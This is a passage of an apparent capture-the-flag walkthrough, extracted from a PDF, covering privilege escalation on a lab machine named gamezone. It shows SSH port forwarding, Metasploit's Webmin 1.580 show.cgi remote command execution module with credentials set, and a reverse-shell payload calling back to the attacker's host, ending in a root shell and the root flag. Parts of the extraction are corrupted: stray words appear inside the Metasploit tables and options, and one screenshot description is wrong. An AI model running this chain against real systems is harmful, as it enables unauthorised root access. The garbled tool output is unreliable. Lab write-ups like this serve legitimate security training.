
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds

agent47@gamezone:~$ |

```

raw-sha256 – Raw SHA-256

However, access for the IP that I used while forwarding the port was denied.




Error - Access denied for 10.10.93.238

So I reforwarded the port using `Localhost` instead of using the LAN IP of the target.

```
agent47@gamezone:~$  
File Actions Edit View Help  
root@kali:~/thm/gamezone x agent47@gamezone:~ x agent47@gamezone:~ x root@kali:~/thm/gamezone x  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit DB Google Hacking DB OffSec neo4j  
(root@kali)-[~/thm/gamezone] ~ 10.10.93.238  
# ssh -L 10000:localhost:10000 agent47@10.10.93.238  
agent47@10.10.93.238's password:  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
109 packages can be updated.  
68 updates are security updates.  
  
Last login: Wed Jun 11 05:31:20 2025 from 10.21.17.140  
agent47@gamezone:~$ |
```

A screenshot of a terminal window on a Kali Linux system. The terminal shows a root shell on the target machine, which is running Ubuntu 16.04.6 LTS. The user has run an SSH command with port forwarding (-L) to map port 10000 on the local host to port 10000 on the target host (10.10.93.238). The terminal also displays package update information and the last login details.

I then accessed the service running on port 10000 through my browser.



I tried logging in using the **ssh** credential of the user '**agent47**'.

I used **searchsploit** to look for exploits related to the **webmin** version running on the target.

I looked at the **webmin** service and found that it was being run as **root**.

```

agent47@gamezone:~$ ps -aux | grep webmin
root      1231  0.0  1.2 79396 26008 ?        Ss   05:08   0:00 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
agent47   2305  0.0  0.0 14224 1092 pts/1    S+   05:41   0:00 grep --color=auto webmin
agent47@gamezone:~$ |

```

So, if I exploited the service, I could gain root access. Hence, I started **metasploit** and selected the exploit related to the **webmin** version.

```

File Actions Edit View Help
root@kali:~/thm/gamezone x agent47@gamezone:~ x agent47@gamezone:~ x root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x
msf6 > search type:exploit 'webmin 1.580'

Matching Modules
=====
# Name                                Syb Disclosure Date Rank Check Description
- _____
 0 exploit/unix/webapp/webmin_show_cgi_exec 2012-09-06   excellent Yes   webmin /file/show.cgi Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/webmin_show_cgi_exec
Processor information: Intel(R) Xeon(R) CPU E5-2680 v4 @ 2.30GHz, 1 cores
System uptime: 0 hours, 31 minutes
msf6 > use 0

```

I configured the necessary options.

```

File Actions Edit View Help
root@kali:~/thm/gamezone x agent47@gamezone:~ x agent47@gamezone:~ x root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):
Search:
Name      Current Setting Required  Description
_____
PASSWORD          yes       Webmin Password
Proxies           no        A proxy chain of format type:host:port[,type:host:port][,...] (127.0.0.1)
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            10000    The target port (TCP)
SSL              true     Use SSL
USERNAME         yes       Webmin Username
VHOST            no        HTTP server virtual host and CPU

Exploit target:
Id  Name
--  --
 0  Webmin 1.580

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set USERNAME agent47
USERNAME => agent47
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set PASSWORD videogamer124
PASSWORD => videogamer124
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > |

```

```

File Actions Edit View Help
root@kali:~/thm/gamezone x agent47@gamezone:~ x agent47@gamezone:~ x root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set SSL false
SSL => false
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > |

```

```

root@kali:~/thm/gamezone
File Actions Edit View Help
root@kali:~/thm/gamezone x agent47@gamezone:~ x agent47@gamezone:~ x root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show payloads
Compatible Payloads
# Name Information Disclosure Date Rank Check Description
0 payload/cmd/unix/adduser . System normal No Add user with useradd (0.1.0)
1 payload/cmd/unix/bind_perl . Operator normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 . Webmin normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby . Timer normal No Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 . Timer normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic . Kernel normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse . Process normal No Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl . System normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl . System normal No Unix Command Shell, Reverser TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl . Running normal No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_python . CPU load normal No Unix Command Shell, Reverse TCP (via Python)
11 payload/cmd/unix/reverse_python_ssl . CPU usage normal No Unix Command Shell, Reverse TCP SSL (via python)
12 payload/cmd/unix/reverse_ruby . CPU usage normal No Unix Command Shell, Reverse TCP (via Ruby)
13 payload/cmd/unix/reverse_ruby_ssl . Real mem normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
14 payload/cmd/unix/reverse_ssl_double_telnet . normal normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

Virtual memory 975 MB total, 0 bytes used
payload => cmd/unix/reverse

```

After rechecking the configuration, I ran the exploit.

```

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > options
Module options (exploit/unix/webapp/webmin_show_cgi_exec):
Name Current Setting Required Description
PASSWORD videogamer124 yes Webmin Password System hostname
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 127.0.0.1 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 10000 yes The target port (TCP)
SSL false Use SSL
USERNAME agent47 yes Webmin Username
VHOST no HTTP server virtual host

Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST 10.21.17.140 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Webmin 1.580

View the full module info with the info, or info -d command.

```

```

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run
[*] Started reverse TCP double handler on 10.21.17.140:4444
[*] Attempting to login...
[*] Authentication successful
[*] Authentication successful
[*] Attempting to execute the payload...
[*] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YohRgsaxmuA5sYxl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "YohRgsaxmuA5sYxl\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.21.17.140:4444 → 10.10.93.238:54328) at 2025-06-11 06:50:14 -0400

```

I got a shell as **root** and captured the root flag from **/root** directory.

File Actions Edit View Help

```
root@kali:~/thm/gamezone ~ x agent47@gamezone:~ ~ x agent47@gamezone:~ ~ x root@kali:~/thm/gamezone ~ x root@gamezone:~ ~ x
```

```
/bin/bash -i
bash: cannot set terminal process group (1231): Inappropriate ioctl for device
bash: no job control in this shell
root@gamezone:/usr/share/webmin/file/# cd /
cd /
root@gamezone:/# cd /root
cd /root
root@gamezone:~# ls
ls
root.txt
root@gamezone:~# cat root.txt
cat root.txt
a4b[REDACTED]
root@gamezone:~# |
```

System hostname: gamezone (127.0.1.1)
Operating system: Ubuntu Linux 16.04.6
Webmin version: 1.580
Time on system: Wed Jun 11 05:39:44 2025
Kernel and CPU: [REDACTED]
Processor information: Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores